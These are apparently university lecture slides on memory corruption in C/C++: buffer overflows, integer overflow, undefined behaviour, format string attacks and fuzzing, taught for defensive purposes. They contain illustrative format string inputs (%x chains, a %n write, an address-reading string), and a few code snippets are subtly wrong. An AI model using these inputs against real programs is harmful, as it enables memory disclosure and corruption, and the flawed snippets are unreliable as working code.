
```
void f(int x) {  
    char[8] buf;  
    gets(buf);  
}  
void main() {  
    f(...); ...  
}  
void format_hard_disk() {...}
```

**code injection**  
attack

## Stack overflow attack - case 2

What if `gets()` reads more than 8 bytes ?

Attacker can jump to his own code (aka shell code)



**never use gets !**

Gets has been removed from  
the C standard in 2011

[provides no support to prevent buffer overflow]

# Code *injection* vs code *reuse*

Two types of attacks in these examples

(2) is a code *injection* attack

attackers inject their own shell code in some buffer  
and corrupt return addresss to point to this code

In the example, `exec('/bin/sh')`

This is the classic buffer overflow attack

[Smashing the stack for fun and profit, Aleph One, 1996]

(1) is a code *reuse* attack

attackers corrupt return address to point to existing code

In the example, `format_hard_disk`

# What to attack? Corrupting the stack

```
void f(int x,  
        void(*error_handler)(int) ,  
        bool b) {  
    int diskquota = 200;  
    bool is_superuser = false;  
    char* filename = "/tmp/scratchpad";  
    char[8] username;  
    int j = 12;  
    ...  
}
```

A blue arrow points from the text "function pointer" to the line "void(\*error\_handler)(int) ,".

Suppose attacker can overflow **username**

This can corrupt the return address, but also other data on the stack:

**is\_superuser, diskquota, filename, x, b, error\_handler**

- But not j, unless the compiler chooses to allocate variables in a different order, which the compiler is free to do
- Corruption **function pointers** such as **error\_handler** is particularly interesting!

## What to attack? Corrupting data on the heap

```
struct BankAccount {  
    int number;  
    char username[20];  
    int balance;  
}
```

Suppose attacker can overflow `username`

This can corrupt other fields in the struct

- Which fields depends on the order of the fields in memory.  
The compiler is free to choose this.

## What to attack? Corrupting vtables on the heap

C++ code uses **late binding** to resolve (so-called virtual) method calls

```
Rectangle r;  
Circle c;  
Shape s;  
  
_surface_area = r.area() + c.area() + s.area();
```

Which code to execute for `s.area()` is determined at runtime.

To do this, a **table of function pointers**, the **vtable**,  
is maintained that tells which code to execute for each method

This provides many function pointers for attackers to mess with!

Spotting the problem

## Reminder: C chars & strings

- A char in C is always exactly one byte
- A string is a sequence of **chars** terminated by a **NUL byte**
- String variables are **pointers** of type **char\***

```
char* str = "hello"; // a string str
```



Here **strlen(str)** will be 5

## Example: `gets`

```
char buf[20];
gets(buf); // read user input until
            // first EoL or EoF character
```

- *Never use `gets`*
  - `gets` has been removed from the C library so this code will no longer compile
- Use `fgets(buf, size, file)` instead
  - `fgets()` function reads one less than the size value

# Example

Run this code in online compiler

There is an ERROR in ‘char buf[20]=abcdefgh; ‘  
Compiler will give warning/error of fgets

```
#include <stdio.h>
int main() {

    printf("Hello world");
    char buf[20]=abcdefgh;
    gets(buf);
    return 0;}
```

## Example: `strcpy`

```
char dest[20];  
strcpy(dest, src); // copies string src to dest
```

- `strcpy` assumes that 1. `dest` is long enough  
and 2. `src` is null-terminated
- Use `strncpy(dest, src, size)` instead

Beware of difference between `sizeof` and `strlen`

```
sizeof(dest) = 20          // size of an array  
strlen(dest) = number of chars up to first null byte  
                           // length of a string
```

## Spot the defect!

```
char buf[20];
char prefix[] = "http://";
char* path;

...
strcpy(buf, prefix);
// copies the string prefix to buf
strncat(buf, path, sizeof(buf));
// concatenates path to the string buf
```

## Spot the defect! (1 Segmentation fault)

```
char buf[20];
char prefix[] = "http://";
char* path;

...
strcpy(buf, prefix);
// copies the string prefix to buf
strncat(buf, path, sizeof(buf));
// concatenates path to the string buf
```

strncat's 3rd parameter is number of chars to copy

So this here **sizeof(buf) - 7** but path contains null.

# Better libraries?

Keeping track of the space left in buffers when using `strncpy` is error-prone. Better alternatives:

- `strlcpy(dst, src, size)` and `strlcat(dst, src, size)`  
Here `size` is the size of destination array `dst`, not the maximum length copied. These are consistently used in OpenBSD.
- Functions in Microsoft's `Strsafe.h` also always takes destination size as argument. Moreover, they guarantee null-termination.

## Spot the defect! (2)

```
char src[9];
char dest[9];

char* base_url = "www.ru.nl";
strncpy(src, base_url, 9);
    // copies base_url to src
strcpy(dest, src);
    // copies src to dest
```

## Spot the defect! (2)

```
char src[9];
char dest[9];
```

`base_url` is 10 chars long, incl.  
its null terminator, so `src` will not  
be null-terminated

```
char* base_url = "www.ru.nl";
strncpy(src, base_url, 9);
    // copies base_url to src
strcpy(dest, src);
    // copies src to dest
```



## Spot the defect! (2)

```
char src[9];
char dest[9];
```

`base_url` is 10 chars long, incl.  
its null terminator, so `src` will not  
be null-terminated

```
char* base_url = "www.ru.nl";
strncpy(src, base_url, 9);
    // copies base_url to src
strcpy(dest, src);
    // copies src to dest
```

so `strcpy` will overrun the buffer `dest`,  
because `src` is not null-terminated

## Example: `strcpy` and `strncpy`

Don't replace

`strcpy(dest, src)`

with

`strncpy(dest, src, sizeof(dest))`

but with

`strncpy(dest, src, sizeof(dest) - 1)`

`dest[sizeof(dest) - 1] = '\0';`

if you want `dest` to be null-terminated!

NB: a strongly typed programming language would guarantee that strings are always null-terminated, without the programmer having to worry about this...

## Spot the defect! (3)

```
char *buf;  
int len;  
...
```

```
buf = malloc(MAX(len,1024)); // allocate buffer  
read(fd,buf,len); // read len bytes into buf
```



What happens if `len` is negative?

The length parameter of `read` is unsigned!

So negative `len` is interpreted as a big positive one!

## Spot the defect! (3)


```
char *buf;  
int len;  
  
...  
  
if (len < 0)  
    {error ("negative length"); return; }  
buf = malloc(MAX(len,1024));  
read(fd,buf,len);
```

Note that **buf** is not guaranteed to be null-terminated;  
we ignore this for now.

## Spot the defect! (3)

```
char *buf;  
int len;  
...  
  
if (len < 0)  
    {error ("negative length"); return; }  
buf = malloc(MAX(len,1024));  
read(fd,buf,len);
```

What if the malloc() fails,  
because we ran out of memory ?



## Spot the defect! (3)

```
char *buf;  
int len;  
  
...  
  
if (len < 0)  
    {error ("negative length"); return; }  
buf = malloc(MAX(len,1024));  
if (buf==NULL) { exit(-1);}  
                    // or something a bit more graceful  
read(fd,buf,len);
```

## Better still

```
char *buf;  
int len;  
  
...  
  
if (len < 0)  
    {error ("negative length"); return; }  
buf = calloc(MAX(len,1024));  
    //it initialize allocated memory to 0  
if (buf==NULL) { exit(-1); }  
    // or something a bit more graceful  
read(fd,buf,len);
```

# Spot the defect!

```
#define MAX_BUF 256

void BadCode (char* input)
{
    short len;
    char buf[MAX_BUF];

    len = strlen(input);

    if (len < MAX_BUF) strcpy(buf,input);
}
```

# Spot the defect!

```
#define MAX_BUF 256
```

```
void BadCode (char* input)
{
    short len;
    char buf[MAX_BUF];
    len = strlen(input);
    if (len < MAX_BUF) strcpy(buf, input);
}
```

What if `input` is longer than 32K ?

len may be a negative number,  
due to integer overflow

hence: potential  
buffer overflow

The integer overflow is the root problem,  
the (heap) buffer overflow it causes makes it exploitable

See <https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=integer+overflow>

## Spot the defect!

```
bool CopyStructs(InputFile* f, long count)
{
    structs = new Structs[count];
    for (long i = 0; i < count; i++)
        { if !(ReadFromFile(f, &structs[i])))
            break;
    }
}
```



effectively does a  
`malloc(count*sizeof(type))`  
which may cause integer overflow

And this integer overflow can lead to a (heap) buffer overflow  
Since 2005 Visual Studio C++ compiler adds check to prevent this

# Absence of language-level security

In a **safer** programming language than C/C++,  
the programmer would not have to worry about

- writing past array bounds  
(because you'd get an IndexOutOfBoundsException instead)
- strings not having a null terminator
- implicit conversions from signed to unsigned integers  
(because the type system/compiler would forbid this or warn)
- malloc possibly returning null  
(because you'd get an OutOfMemoryException instead)
- malloc not initialising memory  
(because language could always ensure default initialisation)
- integer overflow  
(because you'd get an IntegerOverflowException instead)
- ...

# Spot the defect!

```
1. void* f(int start) {  
2.     if (start+100 < start) return SOME_ERROR_CODE;  
3.             // checks for overflow  
4.     for (int i=start; i < start+100; i++) {  
5.         . . . // i will not overflow  
6.     } }
```

Integer overflow is **undefined behaviour**! This means

- You cannot assume that overflow produces a negative number; so line 2 is *not* a good check for integer overflow.
  - Worse still, if integer overflow occurs, behaviour is undefined:
    - So compiled code can do *anything* if **start+100** overflows
    - So compiled code can do *nothing* if **start+100** overflows
    - This means the compiler can *remove* line 2
- Modern C compilers are clever enough to know that **x+100 < x** is always false, and optimise code accordingly

## Spot the defect! (code from Linux kernel)

```
1. unsigned int tun_chr_poll( struct file *file,
2.                             poll_table *wait)
3. {
4.     struct sock *sk = tun->sk; // take sk field of tun
5.     if (!tun) return POLLERR; // return if tun is NULL
6.     ...
7. }
```

## Spot the defect! (code from Linux kernel)

```
1. unsigned int tun_chr_poll( struct file *file,
2.                             poll_table *wait)
3. {
4.     struct sock *sk = tun->sk; // take sk field of tun
5.     if (!tun) return POLLERR; // return if tun is NULL
6.     ...
7. }
```

If `tun` is a null pointer, then `tun->sk` is **undefined**

What this function does when `tun` is null is undefined:

**ANYTHING** may happen then.

So compiler **can remove line 5**: the behaviour when `tun` is `NULL` is undefined anyway, so this check is 'redundant'.

Standard compilers (gcc, clang) do this 'optimisation' !

This is code from the Linux kernel where removing line 5 led to a security vulnerability [CVE-2009-1897]

## Spot the defect! (code from Windows kernel)

```
// TCHAR is 1 byte ASCII or multiple byte UNICODE
#ifndef UNICODE
# define TCHAR wchar_t           wide UNICODE character, > 1 byte
# define _tprintf _wprintf       print-function for wide character strings
#else
# define TCHAR char             ASCII character, 1 byte
# define _tprintf _printf       print-function for ASCII character strings
#endif

TCHAR buf[MAX_SIZE];
_tprintf(buf, sizeof(buf), input);
```



`sizeof(buf)` is the size in *bytes*,  
but this parameter should be the  
number of *characters*

Switch from ASCII to UNICODE caused lots of buffer overflows

# Spot the defect!

```
#include <stdio.h>

int main(int argc, char* argv[])
{  if (argc > 1)
    printf(argv[1]);
   return 0;
}
```

This program is vulnerable to **format string attacks**, where calling the program with strings containing special characters can result in a buffer overflow attack.

# Format string attacks

Type of memory corruption discovered in 2000

- Strings can contain special characters, eg `%s` in  
`printf("Cannot find file %s", filename);`  
Such strings are called **format strings**
- What happens if we execute the code below?  
`printf("Cannot find file %s");`
- What can happen if we execute  
`printf(string)`  
where **string** is user-supplied ?  
Esp. if it contains special characters, eg `%s`, `%x`, `%n`, `%hn`?

# Format string attacks

If attacker can control malicious input `s` to `printf(s)` then this can

- *read the stack*

%x reads and prints bytes from stack

so input `%x%`  
`%x%`  
`x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%`  
`x%x%x%x%x%x%x%x%x%x%x%`...

dumps the stack, including passwords, keys,... stored on the stack

- *corrupt the stack*

%n writes the number of characters printed to the stack

so input `12345678%n` writes the value 8 to the stack

- *read arbitrary memory*

a carefully crafted input string of the form

`\xEF\xCD\xCD\xAB %x%x...%x%s`

print the string at memory address `ABCDCDEF`

# Example

```
#include<stdio.h>

int main()
{
    int e;
    printf("Educative for %nLearning ", &e);
    printf("\nCount: %d", e);

    return 0;
}
```

Output:

e=14 // count the characters before %n

writes the value 14 to the stack

# Preventing format string attacks is EASY

1. Always replace `printf(str)`  
with `printf("%s", str)`
2. Compiler or static analysis (SAST) tool could warn if the number of arguments does not match the format string

As e.g. in `printf ("x is %i and y is %i", x);`

Check <https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=format+string> to see how common format strings still are

## Recap: memory corruption

- #1 weakness in C / C++
  - because these languages are **not memory-safe** and programmer is responsible for memory management
- Tricky to spot
- Typical cause: programming with **arrays, pointers, strings & and dynamic (ie heap-allocated) memory**
- Related attacks
  - **Format string attack**: another way of corrupting stack
  - **Integer overflows**: useful a stepping stone to getting a buffer to overflow, or dangerous in its own right

Security Testing  
especially  
Fuzzing

# Security in the SDLC

Last lecture: static analysis/SAST with PREfast (compile time)

This lecture: dynamic analysis/DAST esp. fuzzing



Focus of this lecture – fuzzing aka fuzz testing of C/C++ code for memory corruption

# The security testing paradox

- Security testing is harder than normal, functional testing
  - We have no idea what we are looking for!  
A peculiar input may trigger a odd bug that is exploitable in some peculiar way, and finding that input with testing is hard
  - Normal users are good testers, as they will complain about functional problems, but they will not complain about many/any security flaws
- Security testing is easier than normal, functional testing
  - We *can* test for some classes of bugs in partly automated way using **fuzzing**
  - Fuzzing is the great success story in (software) security in the past decade

# Overview

1. Testing basics
2. Abuse cases & negative tests
3. Fuzzing

# Testing basics

# SUT, test suite & test oracle

To test a SUT (System Under Test) we need two things

1. test suite, i.e., collection of input data
2. test oracle to decide if response is ok or reveals an error
  - i.e., some way to decide if the SUT behaves as we want

Defining test suites and test oracles can be *a lot of work!*

- In the worst case, a test oracle is a long list which *for every individual test case, specifies exactly what should happen*
- A simple test oracle: just looking if application doesn't crash

*Moral of the story: crashes are good ! (for testing)*

# Code coverage criteria

Code coverage criteria can measure how good a test suite:

- statement coverage
- branch coverage

Statement coverage does not imply branch coverage; e.g.,

```
void f (int x, y) { if (x>0) {y++};  
                      y--; }
```

Statement coverage needs 1 test case, branch coverage needs 2

Code coverage metrics can also be used to guide test case generation

# Possible awkward effect of coverage criteria

High coverage criteria may *discourage* defensive programming, e.g.,

```
void m(File f) {  
    if <security_check_fails> {log (...);  
                             throw (SecurityException);}  
  
    try { <the main part of the method> }  
  
    catch (SomeException) { log(...);  
                           <some corrective action>;  
                           throw (SecurityException); }  
  
}
```

If **defensive code**, i.e., the if- & catch-branches, is hard to trigger in tests, programmers may be tempted (or forced?) to remove this code to improve test coverage...

# Annotations as test oracle

- Annotations, e.g., SAL annotations of C/C++ code, can be used as test oracle by doing **runtime assertion checking**
  - So annotations provide a **test oracle for free!** You can test by sending random data & checking if annotations are violated
- Information flow policies can also be used as test oracles

Annotations in programming languages are, similar to those in linguistics, structural elements containing additional or meta-information in the source code of a program.

source-code annotation language SAL - provides a set of annotations that you can use to describe how a function uses its parameters, the assumptions that it makes about them, and the guarantees that it makes when it finishes. The annotations are defined in the header file <sal.h>


Security testing:  
Abuse cases & Negative test cases

# testing vs security testing

## Difference in focus

- Normal (functional) testing focuses on **correct, desired behaviour** for sensible inputs (aka **the happy flow**), but will include some inputs for borderline conditions
- Security testing (also) – especially – looks for **wrong, undesired behaviour** for really strange inputs
- Normal use of a system is more likely to reveal **functional problems** than **security problems**


# Security testing is HARD



## Abuse cases → negative test cases

- Thinking about **abuse cases** is a useful way to come up with security tests
  - *what would an attacker try to do?*
  - *where could an implementation slips?*
- This gives rise to **negative test cases**, i.e., test cases which are *supposed to fail* opposed to *positive* test cases, which are meant to succeed

# Abuse cases – early in the SDCL



# APPLE'S iOS goto fail SSL bug (2014)

...

```
if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
    goto fail;

if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
    goto fail;

if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
    goto fail;

    goto fail;

if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
    goto fail;

err = sslRawVerify(...);

. . .
```

## *Negative test cases* eg. for flawed certificate chains

- David Wheeler's 'The Apple goto fail vulnerability: lessons learned' gives a good discussion of this bug & ways to prevent it, incl. **the need for negative test cases**

<http://www.dwheeler.com/essays/apple-goto-fail.html>

- The FrankenCert test suite provides (broken) certificate chains to test for flaws in the program logic for checking certificates.

[Brubaker et al, Using **Frankencerts** for Automated **Adversarial Testing** of Certificate Validation in SSL/TLS Implementations, Oakland 2014]

- Code coverage requirements on the test suite would also have helped.

**frankencert** generator to auto-generate different **test** certificates involving complex corner cases.

# Fuzzing

# The idea

Suppose some C(++) binary asks for some input

```
Please enter your username
```

```
>
```

*What would you try?*

1. **ridiculous long input, say a few MB**

If there is a buffer overflow, a long input is likely to trigger a SEG FAULT

2. **%x%x%x%x%x%x%**

To see if there is a format string vulnerability

